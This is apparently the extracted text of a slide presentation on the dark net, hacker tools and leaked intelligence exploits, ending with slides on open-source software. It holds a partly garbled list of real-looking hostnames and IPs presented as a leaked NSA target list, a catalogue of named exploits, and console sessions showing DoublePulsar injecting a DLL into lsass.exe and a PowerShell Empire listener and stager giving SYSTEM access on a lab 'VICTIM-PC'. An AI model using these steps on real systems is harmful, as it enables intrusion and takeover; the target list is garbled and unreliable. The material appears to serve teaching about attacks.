
If the user visits another site at a later time, a second random path will be chosen to the new destination.

Dark Net

Le deep web, invisible et profond



The Internet (more or less)



You can turn a computer on. Yay.


You must be really bored.

Either use a proxy, or say hi to the FBI.



Hacker Tools and OS

KALI LINUX



KALI LINUX

The quieter you become, the more you are able to hear.

bgldr1-a-fixed.sancharnet.in 61.1.128.17
 bgldr1-a-fixed.sancharnet.in 61.1.128.71
 bj02.cww.com 202.84.16.34
 butt-head.mos.ru 10.30.1.130
 dcproxy1.thrunet.com 210.117.65.44
 dm2.bjpeu.edu.cn 202.204.193.1
 dns2.net1.it 213.140.195.7
 doors.co.kr 211.43.193.9
 enterprise.telesat.com.co 66.128.32.67
 eol1.egyptonline.com 206.48.31.2
 fw433.npic.ac.cn 168.160.71.3
 gambero3.cs.ti 243.154.62
 gate.techno 17.9.148.61
 hakuba.jan 3
 imms1.ma 54
 indy.fj 54
 jur.unn 54
 kacsta 132
 known.c 43.13
 kserv.k 43.13
 laleh.it 43.13
 laleh.it 43.13
 m0-s.san.ru 43.13
 mail1.371.net 43.13
 mail.bangla.net 203.188.252.3
 mail.edi.edu.cn 218.104.71.61
 mailgate.sbell.com.cn 202.96.203.173
 mail-gw.jbic.go.jp 210.155.61.54
 mailgw.thtf.com.cn 218.107.133.12
 mail.hallyn.ac.kr 210.115.225.25
 mail.hangzhouit.gov.cn 202.107.197.199
 mailhub.minaffet.gov.rw 62.56.174.152
 mail.hz.zh.cn 202.101.172.6
 mail.imamu.edu.sa 212.138.48.8



mail.issas.ac.cn 159.226.121.1
 mail.pmo.ac.cn 159.226.71.3
 mailsan3.cau.ctm.net 202.175.36.180
 mails.cneic.com.cn 218.247.159.113
 mail.stom.ac.cn 210.72.9.2
 mailsrv02.macao.ctm.net 202.175.3.120
 mailsrv.macao.ctm.net 202.175.3.119
 mail.tropmet.res.in 203.199.143.2
 mail.tsinghua.edu.cn 166.111.8.17
 mail.zzu.edu.cn 222.22.32.88
 nbi3.kuicr.kyoto-u.ac.jp 133.103.101.21
 mcd-su-2.mos.ru 10.34.100.2
 metcoc5cm.clarent.com 213.132.50.10
 nipsa.ciae.ac.cn 202.38.8.1
 mn.mn.co.cu 216.72.24.114
 most.cob.net.ba 195.222.48.5
 multi.net.pk 202.141.204.1
 multi.net.pk 202.141.204.1
 multi.net.pk 202.141.204.1
 multi.net.pk 202.141.204.1
 mx1.freemall.ne.jp 210.155.164.21
 n02.unternehmen.com 62.116.144.147
 nd11mx1-a-fixed.sancharnet.in 61.0.0.46
 ndlmc1-a-fixed.sancharnet.in 61.0.0.46
 ndlmc1-a-fixed.sancharnet.in 61.0.0.46
 ndlmc1-a-fixed.sancharnet.in 61.0.0.46
 ndlmc1-a-fixed.sancharnet.in 61.0.0.46
 no1.unternehmen.com 62.116.144.150
 no3.unternehmen.org 62.116.144.190
 ns1.2911.net 202.99.41.9
 ns1.multl.net.pk 202.141.224.34
 ns2.rosprint.ru 194.84.23.125
 ns2.xidian.edu.cn 202.117.112.4
 ns.cac.com.cn 202.98.102.5
 ns.huawei.com.cn 202.96.135.140
 ns.nint.ac.cn 210.83.3.26

orange.npix.net 211.43.194.48
 orion.platino.gov.ve 161.196.215.67
 outweb.nudt.edu.cn 202.197.0.185
 pdns.nudt.edu.cn 202.197.0.180
 petra.nic.gov.jo 193.188.71.4
 pop.net21pk.com 203.135.45.66
 postbox.mos.ru 10.30.10.32
 post.netchina.com.cn 202.94.1.48
 public2.zz.ha.cn 218.29.0.200
 rayo.pereira.multl.net.co 206.49.164.2
 sea.net.edu.cn 202.112.5.66
 sedesol.sedesol.gob.mx 148.233.6.164
 segob.gob.mx 200.38.166.2
 sky.kies.co.kr 203.236.114.1
 smmu-ipv6.smmu.edu.cn 202.121.224.5
 smtp.2911.net 218.245.255.5
 smtp.macao.ctm.net 202.175.3.120
 smtp.macao.ctm.net 202.175.3.120
 smtp.macao.ctm.net 202.175.3.120
 smtp.macao.ctm.net 202.175.3.120
 sps01.office.ctm.net 202.175.4.38
 sunhe.jinr.ru 159.93.18.100
 susst.cressoft.com.pk 202.125.140.194
 tx.micro.net.pk 203.135.2.194
 ultra2.tsinghua.edu.cn 166.111.120.10
 unknown.counsellor.gov.cn 61.151.243.13
 unk.vver.kiae.rr 144.206.175.2
 voyager1.telesat.com.co 66.128.32.68
 web-ccfr.tsinghua.edu.cn 166.111.96.91
 webnetra.entelnet.bo 166.114.10.28
 webserv.mos.ru 10.30.10.2
 ws.xjb.ac.cn 159.226.135.12
 www21.counsellor.gov.cn 130.34.115.132
 www21.counsellor.gov.cn 61.151.243.13
 www.caramail.com 195.68.99.20

NSA's Target List Leaked!

Vault 7: Projects



This publication series is about specific projects related to the [Vault 7](#) main publication.

Releases ▼

Documents ▼

All Releases

[UCL / Raytheon](#) - 19 July, 2017

[Highrise](#) - 13 July, 2017

[BothanSpy](#) - 6 July, 2017

[OutlawCountry](#) - 30 June, 2017

[Elsa](#) - 28 June, 2017

[Brutal Kangaroo](#) - 22 June, 2017

[Cherry Blossom](#) - 15 June, 2017

[Pandemic](#) - 1 June, 2017

[Athena](#) - 19 May, 2017

[AfterMidnight](#) - 12 May, 2017

[Archimedes](#) - 5 May, 2017

[Scribbles](#) - 28 April, 2017

[Weeping Angel](#) - 21 April, 2017

[Hive](#) - 14 April, 2017

[Grasshopper](#) - 7 April, 2017

[Marble Framework](#) - 31 March, 2017

[Dark Matter](#) - 23 March, 2017

Exploits

- **EARLYSHOVEL** RedHat 7.0 - 7.1 Sendmail 8.11.x exploit
- **EBBISLAND (EBBSHAVE)** root RCE via RPC XDR overflow in Solaris 6, 7, 8, 9 & 10 (possibly newer) both SPARC and x86.
- **ECHOWRECKER** remote Samba 3.0.x Linux exploit.
- **EASYBEE** appears to be an MDAemon email server vulnerability
- **EASYFUN** EasyFun 2.2.0 Exploit for WDaemon / IIS MDAemon/WorldClient pre 9.5.6
- **EASYPI** is an IBM Lotus Notes exploit that gets detected as Stuxnet
- **EWOKFRENZY** is an exploit for IBM Lotus Domino 6.5.4 & 7.0.2
- **EXPLODINGCAN** is an IIS 6.0 exploit that creates a remote backdoor
- **ETERNALROMANCE** is a SMB1 exploit over TCP port 445 which targets XP, 2003, Vista, 7, Windows 8, 2008, 2008 R2, and gives SYSTEM privileges (MS17-010)
- **EDUCATEDSCHOLAR** is a SMB exploit (MS09-050)
- **EMERALDTHREAD** is a SMB exploit for Windows XP and Server 2003 (MS10-061)
- **EMPHASISMINE** is a remote IMAP exploit for IBM Lotus Domino 6.6.4 to 8.5.2
- **ENGLISHMANSIDENTIST** sets Outlook Exchange WebAccess rules to trigger executable code on the client's side to send an email to other users
- **EPICHERO** 0-day exploit (RCE) for Avaya Call Server
- **ERRATICGOPHER** is a SMBv1 exploit targeting Windows XP and Server 2003
- **ETERNALSYNERGY** is a SMBv3 remote code execution flaw for Windows 8 and Server 2012 SP0 (MS17-010)
- **ETERNALBLUE** is a SMBv2 exploit for Windows 7 SP1 (MS17-010)
- **ETERNALCHAMPION** is a SMBv1 exploit
- **ESKIMOROLL** is a Kerberos exploit targeting 2000, 2003, 2008 and 2008 R2 domain controllers
- **ESTEEMAUDIT** is an RDP exploit and backdoor for Windows Server 2003
- **ECLIPSEDWING** is an RCE exploit for the Server service in Windows Server 2008 and later (MS08-067)
- **ETRE** is an exploit for IMail 8.10 to 8.22
- **ETCETERABLUE** is an exploit for IMail 7.04 to 8.05
- **FUZZBUNCH** is an exploit framework, similar to MetaSploit
- **ODDJOB** is an implant builder and C&C server that can deliver exploits for Windows 2000 and later, also not detected by any AV vendors
- **EXPIREDPAYCHECK** IIS6 exploit
- **EAGERLEVER** NBT/SMB exploit for Windows NT4.0, 2000, XP SP1 & SP2, 2003 SP1 & Base Release
- **EASYFUN** WordClient / IIS6.0 exploit
- **ESSAYKEYNOTE**
- **EVADEFRED**

Utilities

- **PASSFREELY** utility which "Bypasses authentication for Oracle servers"
- **SMBTOUCH** check if the target is vulnerable to samba exploits like ETERNALSYNERGY, ETERNALBLUE, ETERNALROMANCE
- **ERRATICGOPHERTOUCH** Check if the target is running some RPC
- **IISTOUCH** check if the running IIS version is vulnerable
- **RPCOUTCH** get info about windows via RPC
- **DOPU** used to connect to machines exploited by ETERNALCHAMPIONS
- **NAMEDPIPETOUCH** Utility to test for a predefined list of named pipes, mostly AV detection. User can add checks for custom named pipes.

WannaCry Ransomware Attack

Patch for Unsupported Windows (**Apply Now**)



```

C:\> Command Prompt - fb.py
Architecture      x86
Function           RunDLL

[!] plugin variables are valid
[?] Prompt For Variable Settings? [Yes] :

[*] NetworkTimeout :: Timeout for blocking network calls <in seconds>. Use -1
for no timeout.
[?] NetworkTimeout [60] :

[*] TargetIp :: Target IP Address
[?] TargetIp [192.168.56.103] :

[*] TargetPort :: Port used by the Double Pulsar back door
[?] TargetPort [445] :

[*] Protocol :: Protocol for the backdoor to speak
    *0) SMB      Ring 0 SMB <TCP 445> backdoor
    1) RDP      Ring 0 RDP <TCP 3389> backdoor
[?] Protocol [0] :

[*] Architecture :: Architecture of the target OS
    *0) x86      x86 32-bits
    1) x64      x64 64-bits
[?] Architecture [0] :

[*] Function :: Operation for backdoor to perform
    0) OutputInstall    Only output the install shellcode to a binary file on d
isk.
    1) Ping             Test for presence of backdoor
    *2) RunDLL           Use an APC to inject a DLL into a user mode process.
    3) RunShellcode     Run raw shellcode
    4) Uninstall        Remove's backdoor from system
[?] Function [2] :

[*] DllPayload :: DLL to inject into user mode
[?] DllPayload [C:\Users\ikke\Desktop\shadowbroker-master\shadowbr... <plus 32 c
haracters>] :

[*] DllOrdinal :: The exported ordinal number of the DLL being injected to call
[?] DllOrdinal [1] :

[*] ProcessName :: Name of process to inject into
[?] ProcessName [lsass.exe] :

[*] ProcessCommandLine :: Command line of process to inject into
[?] ProcessCommandLine [] :

[!] Preparing to Execute Doublepulsar
[*] Redirection OFF

[+] Configure Plugin Local Tunnels
[+] Local Tunnel - local-tunnel-1
[?] Destination IP [192.168.56.103] :
[?] Destination Port [445] :
[+] <TCP> Local 192.168.56.103:445

[+] Configure Plugin Remote Tunnels

```



root@kali: /opt/Empire

File Edit View Search Terminal Help

Name: HTTP[S]

Category: client_server

Authors:

@harmj0y

Description:

Starts a http[s] listener (PowerShell or Python) that uses a GET/POST approach.

HTTP[S] Options:

Name	Required	Value	Description
----	-----	-----	-----
KillDate	False		Date for the listener to exit (MM/dd/yyyy).
Name	True	http1	Name for the listener.
Launcher	True	powershell -noP -sta -w 1 -enc	Launcher string.
DefaultLostLimit	True	60	Number of missed checkins before exiting
StagingKey	True	~/x*qFRV#8bI<o^PC%[@t6;Y1G_L4erT	Staging key for initial agent negotiation.
BindIP	True	0.0.0.0	The IP to bind to on the control server.
DefaultProfile	True	/admin/get.php,/news.php,/login/process.php Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko	Default communication profile for the agent.
ServerVersion	True	Microsoft-IIS/7.5	Server header for the control server.
WorkingHours	False		Hours for the agent to operate (09:00-17:00).
Host	True	http://192.168.56.104:4444	Hostname/IP for staging.
CertPath	False		Certificate path for https listeners.
DefaultJitter	True	0.0	Jitter in agent reachback interval (0.0-1.0).
DefaultDelay	True	5	Agent delay/reach back interval (in seconds).
Port	True	4444	Port for the listener.

(Empire: listeners/http) > execute

[*] Starting listener 'http1'

[+] Listener successfully started!

(Empire: listeners/http) > info

File Edit View Search Terminal Help

Arch True x86

StagerRetries False 0

Architecture of the .dll to generate (x64 or x86).

Times for the stager to retry connecting.

(Empire: stager/windows/dll) > generate

[*] Stager output written out to: /var/www/html/launcher.dll

(Empire: stager/windows/dll) > [+] Initial agent E8XC2AP6 from 192.168.56.103 now active

(Empire: stager/windows/dll) > interact E8XC2AP6

(Empire: E8XC2AP6) > sysinfo

(Empire: E8XC2AP6) > sysinfo: 0|http://192.168.56.104:4444|WORKGROUP|SYSTEM|VICTIM-PC|192.168.56.103|Microsoft Windows 7 Ultimate|True|lsass|484|powershell|2

Listener: http://192.168.56.104:4444

Internal IP: 192.168.56.103

Username: WORKGROUP\SYSTEM

Hostname: VICTIM-PC

OS: Microsoft Windows 7 Ultimate

High Integrity: 1

Process Name: lsass

Process ID: 484

Language: powershell

Language Version: 2

(Empire: E8XC2AP6) > whoami

(Empire: E8XC2AP6) >

(Empire: E8XC2AP6) >

NT AUTHORITY\SYSTEM

(Empire: E8XC2AP6) > dir

(Empire: E8XC2AP6) >

(Empire: E8XC2AP6) >

LastWriteTime

length

Name

File Edit View Search Terminal Help

```

7/13/2009 6:16:21 PM 47616 xolehlp.dll
7/13/2009 6:16:21 PM 601600 XpsFilt.dll
11/20/2010 1:29:07 PM 283648 XpsGdiConverter.dll
11/20/2010 1:29:11 PM 870912 XpsPrint.dll
11/20/2010 1:29:12 PM 135168 XpsRasterService.dll
7/13/2009 6:14:51 PM 3405312 xpsrchvw.exe
6/10/2009 2:15:06 PM 76060 xpsrchvw.xml
11/20/2010 1:29:07 PM 1712640 xpsservices.dll
7/13/2009 6:16:21 PM 443904 XPSSHHDR.dll
7/13/2009 6:16:21 PM 930816 xpssvcs.dll
6/10/2009 2:42:07 PM 4041 xwizard.dtd
7/13/2009 6:14:51 PM 41472 xwizard.exe
7/13/2009 6:16:21 PM 354816 xwizards.dll
7/13/2009 6:16:21 PM 85504 xwreg.dll
7/13/2009 6:16:21 PM 158208 xwtpdui.dll
7/13/2009 6:16:21 PM 107520 xwtpw32.dll
7/13/2009 6:16:21 PM 222720 zgmpoxy.dll
11/20/2010 1:29:12 PM 327680 zipfldr.dll

(Empire: E8XC2AP6) > sysinfo
(Empire: E8XC2AP6) >
(Empire: E8XC2AP6) > sysinfo: 0|http://192.168.56.104:4444|WORKGROUP|SYSTEM|VICTIM-PC|192.168.56.103|Microsoft Windows 7 Ultimate|True|lsass|484|powershell|2

Listener: http://192.168.56.104:4444
Internal IP: 192.168.56.103
Username: WORKGROUP\SYSTEM
Hostname: VICTIM-PC
OS: Microsoft Windows 7 Ultimate
High Integrity: 1
Process Name: lsass
Process ID: 484
Language: powershell
Language Version: 2


(Empire: E8XC2AP6) >

```

Questions ???



Deel 2 => FOSS Cloud



Proprietary VS Open Source

The Differences between Proprietary and Open Source Software

Open Software (Linux Ubuntu, OpenOffice.org Write, GIMP)	Proprietary Software (Windows Vista, Microsoft Word 2007, Adobe Photoshop CS3)
<ul style="list-style-type: none"><small>S</small> Purchased with its source code<small>S</small> User can get open software for free of charge<small>n</small> Users can modify the software<small>n</small> Users can install software freely into any computer<small>c</small> No one is responsible to the software	<ul style="list-style-type: none"><small>S</small> Purchased without its source code<small>S</small> User must pay to get the proprietary software<small>w</small> Users cannot modify the software<small>w</small> User must have a license from vendor before install into computer<small>S</small> Full support from vendor if anything happened to the software

Open Source VS FOSS


Free VS Open Source Softwares

- Software is given free.
- Developed by one or a few individuals or an organization.
- May or may not be updated
- Individual efforts
- May put price tag
- New features may not be available

